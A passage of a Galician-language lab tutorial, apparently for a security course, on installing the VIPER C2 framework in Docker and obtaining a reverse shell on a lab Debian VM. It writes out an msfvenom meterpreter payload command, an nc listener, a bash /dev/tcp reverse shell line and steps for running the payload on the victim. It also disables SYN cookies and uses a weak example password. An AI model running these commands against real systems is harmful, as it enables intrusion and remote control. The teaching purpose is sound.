sysctl -w net.core.wmem_max=16777216 # Tamaño máximo absoluto (bytes) do búfer de envío para todos os sockets.
sysctl -w net.ipv4.tcp_window_scaling=0 # Desactiva o escalado da xanela TCP (RFC 1323), pode limitar o rendemento.
sysctl -w net.ipv4.tcp_sack=0 # Desactiva o Acuse de Recibo Selectivo (SACK), pode afectar a recuperación de perdas.
sysctl -w net.core.netdev_max_backlog=30000 # Tamaño máximo da cola de paquetes de entrada por interface de rede antes de procesalos.
sysctl -w net.ipv4.tcp_no_metrics_save=1 # Evita gardar métricas de conexións TCP na caché de rutas ao pechar.
sysctl -w net.core.somaxconn=262144 # Tamaño máximo da cola de conexións completadas esperando ser aceptadas (`accept()`).
sysctl -w net.ipv4.tcp_syncookies=0 # Desactiva as SYN cookies (mecanismo de protección contra ataques SYN flood).
sysctl -w net.ipv4.tcp_max_orphans=262144 # Número máximo de sockets TCP 'orfos' (sen proceso asociado) no sistema.
sysctl -w net.ipv4.tcp_synack_retries=2 # Número máximo de reintentos para enviar un SYN/ACK en resposta a un SYN.
sysctl -w net.ipv4.tcp_syn_retries=2 # Número máximo de reintentos para enviar un SYN ao iniciar unha conexión.

echo "ulimit -HSn 65535" >> /etc/rc.local # Engade comando a rc.local para aumentar o límite de ficheiros abertos ao arrancar (legacy).
echo "ulimit -HSn 65535" >>/root/.bash_profile # Engade comando ao perfil Bash de root para aumentar o límite de ficheiros abertos nas súas sesións.
echo "ulimit -SHn 65535" >> /etc/profile # Engade comando ao perfil global para aumentar o límite de ficheiros abertos para todos os usuarios.
ulimit -SHn 65535 # Establece o límite de ficheiros abertos (soft e hard) para a sesión actual da shell.

sysctl -w vm.max_map_count=262144 # Aumenta o número máximo de rexións de mapeo de memoria (mmap) que pode ter un proceso.
```

3. Instalar docker

```
apt update \
&& apt -y install docker.io \
&& apt -y install docker-compose
/etc/init.d/docker status || systemctl status docker
```

4. Xerar e acceder ao directorio de instalación:

```
export VIPER_DIR=/root/VIPER
mkdir -p $VIPER_DIR && cd $VIPER_DIR
```

5. Xerar docker-compose.yml

```
tee docker-compose.yml <<-'EOF'
services:
  viper:
    image: viperplatform/viper:latest
    container_name: viper-c
    network_mode: "host"
    restart: always
    volumes:
      - ${PWD}/loot:/root/.msf4/loot
      - ${PWD}/db:/root/viper/Docker/db
      - ${PWD}/module:/root/viper/Docker/module
      - ${PWD}/log:/root/viper/Docker/log
      - ${PWD}/nginxconfig:/root/viper/Docker/nginxconfig
      - ${PWD}/elasticsearch:/var/lib/elasticsearch
    ulimits:
      nofile:
        soft: 65534
        hard: 65534
      nproc:
        soft: 65534
        hard: 65534
    command: ["VIPER_PASSWORD"]
EOF
```

6. Configurar o contrasinal `abc123.` para o login do usuario `root`:

```
# Usar un contrasinal seguro na práctica. Para o exemplo:
export VIPER_PASSWORD=abc123.
```

7. Escribir o contrasinal no arquivo `docker-compose.yml`

```
sed -i "s/VIPER_PASSWORD/$VIPER_PASSWORD/g" docker-compose.yml
```

3. CONFIGURACIÓN DO DASHBOARD EN VIPER

VIPER ofrece un **Dashboard** web para xestionar ataques e monitorizar operacións. Para acceder ao Dashboard:

1. Inicia o servidor VIPER:

```
cd $VIPER_DIR
# Nota: Asegúrate que Docker está en execución (systemctl start docker)
docker-compose up || docker-compose up -d # -d → Executar en segundo plano
```


```
docker-compose up || docker-compose up -d # -d → Executar en segundo plano
Pulling viper (viperplatform/viper:latest)...
latest: Pulling from viperplatform/viper
b4d1d8f4407a: Pull complete
f4543b1515b8: Pull complete
f5529fdf446f: Pull complete
aafb753b67a7: Pull complete
39b1d9879004: Pull complete
78b7c05d1eb3: Pull complete
3d8cab2dbf7b: Pull complete
Digest: sha256:4164459d415169e45495f42f005ac39fe08f370393881b6c6cce590417c1e75d
Status: Downloaded newer image for viperplatform/viper:latest
Creating viper-c ... done
Attaching to viper-c
viper-c  | [INFO][2025-04-05 15:15:47,539][282] : [*] Token written to token.yml and redis.conf
viper-c  | [INFO][2025-04-05 15:15:47,539][408] : [*] Restarting redis service
viper-c  | [INFO][2025-04-05 15:15:48,572][416] : [*] redis is stopped
viper-c  | /etc/init.d/redis-server: 51: ulimit: error setting limit (Operation not permitted)
viper-c  | [INFO][2025-04-05 15:15:48,640][422] : [*] redis is started
viper-c  | [INFO][2025-04-05 15:15:48,640][428] : [*] Redis restart completed
viper-c  | [INFO][2025-04-05 15:15:48,643][433] : [+] redis is running
viper-c  | [INFO][2025-04-05 15:15:48,644][454] : [*] Starting uvicorn
viper-c  | [INFO][2025-04-05 15:15:48,748][469] : [*] Starting nginx service
viper-c  | [INFO][2025-04-05 15:15:48,785][222] : [*] Starting msfrpcd service
viper-c  | [INFO][2025-04-05 15:15:58,797][475] : [+] msfrpcd is running
viper-c  | [INFO][2025-04-05 15:16:04,799][123] : -------------- Checking Service Status ----------------
viper-c  | [INFO][2025-04-05 15:16:04,799][124] : 2025-04-05 15:16:04
viper-c  | [INFO][2025-04-05 15:16:04,800][131] : [+] redis is running
viper-c  | [INFO][2025-04-05 15:16:04,800][144] : [+] nginx is running
viper-c  | [INFO][2025-04-05 15:16:04,801][157] : [+] msfrpcd is running
viper-c  | [INFO][2025-04-05 15:16:04,802][170] : [+] uvicorn is running
viper-c  | [INFO][2025-04-05 15:16:04,802][488] : [+] viper startup completed
viper-c  | [INFO][2025-04-05 07:16:05,454][371] : [+] Password change completed, new password: abc123.
```

2. Acceder á interface de Viper

```
# O porto por defecto adoita ser 60000 ou similar. Verifica a documentación de VIPER ou os logs de docker.
firefox https://localhost:60000 # Ou a IP do servidor VIPER
```

3. Login
   Username: **root**

Password: **abc123.** (ou o que configuraches)




Dende o Dashboard podes xestionar os ataques.

Hai que ter en conta que cando accedemos ao dashboard atoparemos 2 máquinas existentes na base de datos do propio VIPER, as cales poderemos eliminar, aínda que se aparecen non afectan ao desenvolvemento desta práctica.

Exemplos Prácticos

EXEMPLO 1: REVERSE SHELL



Escenario Resumido

- `VM-1` **(VIPER)**: `192.168.120.100` (Centro de control, onde está VIPER con `msfconsole`).
- `VM-2` **(Debian con payload activo)**: `192.168.120.101` (Acceso logrado dende `VM-1` a través dun `Meterpreter` activo).

Reverse TCP e Reverse Shell

Reverse TCP:
Unha conexión Reverse TCP é un método no que un sistema comprometido establece unha conexión de saída cara a un servidor remoto (como o servidor C2 configurado con VIPER ou Metasploit).

- Obxectivo: Establecer unha comunicación entre o sistema comprometido e o servidor atacante.
- Quen inicia a conexión?: O sistema comprometido.
- Protocolo utilizado: Normalmente TCP, pero tamén pode ser HTTP, HTTPS, etc.
- Uso habitual: Comunicación encuberta entre a vítima e o atacante.
- Exemplo:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.146.10 LPORT=4444 -f elf > reverse_tcp.elf
./reverse_tcp.elf  # Executado na máquina comprometida.
```

Reverse Shell:
Unha Reverse Shell é un tipo específico de conexión Reverse TCP onde o atacante obtén acceso a un shell remoto no sistema comprometido.

- Exemplo de Reverse Shell (simple) con nc:
  - Na máquina atacante (servidor VIPER ou Metasploit):

```
nc -lvnp 4444
```

  - Na máquina comprometida:

```
bash -i >& /dev/tcp/192.168.146.10/4444 0>&1
```

  - Resultado: O atacante recibe un shell interactivo desde a máquina comprometida.

VM-1 Atacante: VIPER

1. **Crear un `Handler` en VIPER:**

Que é un handler en seguridade ofensiva?

Un **handler** é un compoñente que **escoita e acepta conexións de volta desde un payload executado nunha máquina vítima**. Actúa como servidor receptor para establecer sesións remotas cando se usa un `reverse_shell` ou outro tipo de carga útil.


Os handlers son fundamentais en frameworks como **Metasploit**, onde se configuran (ex: `exploit/multi/handler`) para recibir sesións de Meterpreter, shell inversas, etc.


Exemplo típico de uso:

- Configurar o handler con IP/porto local.
- Executar un payload que se conecta de volta.
- Cando a vítima executa o payload, o handler "captura" a sesión.

Sen un handler activo, as conexións de volta non se recibirían, e o acceso remoto non sería posible.

- No Dashboard de VIPER, vai á sección de `Handler&Payload`.
- Crea un novo handler, por exemplo, `linux/x64/meterpreter/reverse_tcp` ou `windows/x64/meterpreter/reverse_tcp` dependendo do obxectivo.
- Configura `LHOST` coa IP do servidor VIPER (a máquina onde corre Docker) e `LPORT` (p.ex., 4444).







Sustituír `<IP_SERVIDOR_C2>` pola IP de Viper.

```
# Exemplo para obter a IP
$ IP_SERVIDOR_C2=$(hostname -I | cut -d' ' -f2)
$ echo $IP_SERVIDOR_C2
192.168.120.100 # Exemplo
```

2. **Xerar o `Payload` :**
   - Na sección de `Generate Payload` , selecciona o handler creado.
   - Elixe o formato do payload (p.ex., `elf` para Linux, `exe` para Windows).
   - Descarga o payload xerado.






VM-2 Máquina Vítima

1. **Comprometer a Máquina Vítima (VM-2 nodo Debian):**
   - Transfire o payload á máquina vítima (simulando phishing, descarga web, USB, etc.).
   - Executa o payload na máquina vítima.


```
# Na máquina vítima Linux (exemplo)
$ chmod +x payload_descargado.elf
$ ./payload_descargado.elf
```




> **Tempo execución payload: 30 minutos**
>
> Ver VIPER Pricing
> Unha das **limitacións** que posúe a **versión COMMUNITY** que estamos a empregar é que cada **sesión establecida** coa máquina vítima ten unha **limitación de 30 minutos**.
> **Polo tanto isto hai que telo en conta para a realización desta práctica xa que pode ser que a conexión córtese e haxa que crear outra, cambiando así os PIDs dos procesos executados e os portos da conexión establecida.**

VM-1 Atacante: VIPER


1. **Obter Remote Shell en VIPER:**
   - No Dashboard de VIPER, deberías ver unha nova sesión (axente) conectada desde a máquina vítima (premer nos segundos de conexión establecidos).

